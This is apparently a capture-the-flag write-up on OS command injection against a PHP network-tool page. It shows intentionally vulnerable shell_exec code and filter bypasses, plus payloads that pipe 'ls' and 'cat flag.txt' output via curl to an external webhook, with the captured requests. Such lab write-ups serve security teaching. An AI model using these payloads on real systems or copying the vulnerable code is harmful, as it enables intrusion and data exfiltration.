
The system filer the semi colon through the `strpos` function now so we may need to executing command by using logical operators as shown in the first challenge.

Read more: https://www.php.net/manual/en/function.strpos.php



```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $target 2>&1");
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>&1");
                break;
        }
        die($result);
    }
?>
```





3. **Level 3:**

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        if (strpos($target, "&") !== false)
            die("Hacker detected!");
        if (strpos($target, "|") !== false)
            die("Hacker detected!");
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $target 2>&1");
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>&1");
                break;
        }
        die($result);
    }
?>
```


In this updated code, the developer has attempted to prevent OS Command Injection by checking for certain special characters (`;`, `&`, `|`) in the `$target` input. However, this defense can still be bypassed using creative techniques. Let's analyze and exploit it.

Why It's Still Vulnerable

1. **Only Partial Filtering:**
    - The script only checks for `;`, `&`, and `|`. Other command injection techniques (e.g., subshells, command substitution) are not filtered.
    - Examples of bypass techniques:
        - Use `$()` for command substitution.
        - Use backticks (``) to execute commands.
2. **Direct Command Execution:**
    - The `$target` variable is still directly passed into `shell_exec()` without further validation or escaping.
    - Even without `;`, `&`, or `|`, commands can be injected using other syntax.

In this case we use the URL encode to represent the newline char which is `%0A` to extend the command:

Use Burp Suite to capture the request and send it to repeater to adjust the content of the request:



4. **Level 4:**

The system has a new function for backing up something and if we execute the command with some input, it will print back up sucessfully or not. In this case, I may need to use Burp Suite to explore more. One of the posible guess would be Blind OS Command Injection


```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        switch($command) {
            case "backup":
                $result = shell_exec("timeout 3 zip /tmp/$target -r /var/www/html/index.php 2>&1");
                if ($result !== null && strpos($result, "zip error") === false)
                    die("Backup was sucessful");
                else
                    die("Backup was not sucessful");
                break;
        }
        die("Some functions are not available now, you may need to buy me a bitcoin to execute them!");
    }
?>
```

Even if we can execute the command, how do we see the output?

Hypothesis:

- The ; or & are not filtered, so we can extend the instruction with these operators, but the printed
  result is only “Backup successful” or “Backup unsuccessful”. So how do we know if the OS
  command we inserted is executed?
- To prove that CMDi can be executed, we will try to insert `; sleep 5 ;` to see if the system is temporarily
  sleep for 5 seconds. The ; at the end of the payload is to remove the -r

  `/var/www/html/index.php 2>&1` part behind, to avoid causing the command to have incorrect syntax and thus not be executed



The response time was 5,1 mil seconds which proves that we can execute the command

Sending OS Command Output Externally via `curl`

To send the output of an OS command to an external server, you can leverage tools like `curl` (which is conveniently available on the server). Here's how you

can do it:

1. Concept

Use `curl` with the `--data-binary` option to send the output of the OS command as a POST request to an external webhook (e.g., a controlled server). The `@-` syntax in `curl` instructs it to read input from the standard output (stdout) of the previous command.

2. Payload

Inject a payload to execute the desired OS command and send its response to an external server:

```
; ls | curl https://webhook.site/7619f13e-efc0-4d71-a594-4e3fa73afe46 --data-binary @-;
```

```
Referer: https://ci4.oplabs.us/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

command=backup&target=
;+ls+|curl+https://webhook.site/7619f13e-efc0-4d71-a594-4e3f
a73afe46+--data-binary+@-;
```

```
8&delivery_rate=78026&cwnd=251&unsent_bytes=0&cid=728b3c8847
99b0c7&ts=1220&x=0"

Backup was not sucessful
```

- `ls`: Lists files in the current directory.
- `|`: Pipes the output of `ls` to the next command.
- `curl`: Sends a POST request to `http://attacker.com/webhook`.
- `-data-binary @-`: Sends the piped output as the request body.

3. Execution

1. Submit the payload in the vulnerable input field (`target` parameter in this case).
2. Ensure the webhook URL points to a controlled server where you can capture the POST request.

REQUESTS (1/100)
Newest First
Search Query

POST #faff2 75.9.127.110
12/26/2024 9:30:49 PM

Request Details Permalink Raw content Copy as

POST	https://webhook.site/7619f13e-efc0-4d71-a594-4e3fa73afe46
Host	75.9.127.110 Whois Shodan Netify Censys VirusTotal
Date	12/26/2024 9:30:49 PM (a few seconds ago)
Size	19 bytes
Time	0.000 sec
ID	faff2f2a-03a4-4a93-8a11-7c7550c5d16b
Note	Add Note

Headers

content-type	application/x-www-form-urlencoded
content-length	19
accept	*/*
user-agent	curl/7.64.0
host	webhook.site

Query strings

(empty)

Form values

flag_txt index_php	(empty)

Raw Content Format JSON Word-Wrap Copy

```
flag.txt
index.php
```

```
Referer: https://ci4.oplabs.us/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

command=backup&target=
;cat+flag.txt+|curl+https://webhook.site/7619f13e-efc0-4d71-
a594-4e3fa73afe46+--data-binary+@-;
```

```
af8ad0d&ts=783&x=0"

Backup was not sucessful
```

REQUESTS (2/100)
Newest First
Search Query

POST #d749d
75.9.127.110
12/26/2024 9:31:59 PM

POST #faff2 75.9.127.110
12/26/2024 9:30:49 PM

Request Details Permalink Raw content Copy as

POST	https://webhook.site/7619f13e-efc0-4d71-a594-4e3fa73afe46
Host	75.9.127.110 Whois Shodan Netify Censys VirusTotal
Date	12/26/2024 9:31:59 PM (a few seconds ago)
Size	42 bytes
Time	0.000 sec
ID	d749d746-4108-4282-9f9c-646a943096b0
Note	Add Note

Query strings

(empty)

Raw Content

```
STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}
```

For any questions, feel free to send us on our Discord Channel : D

-An Vu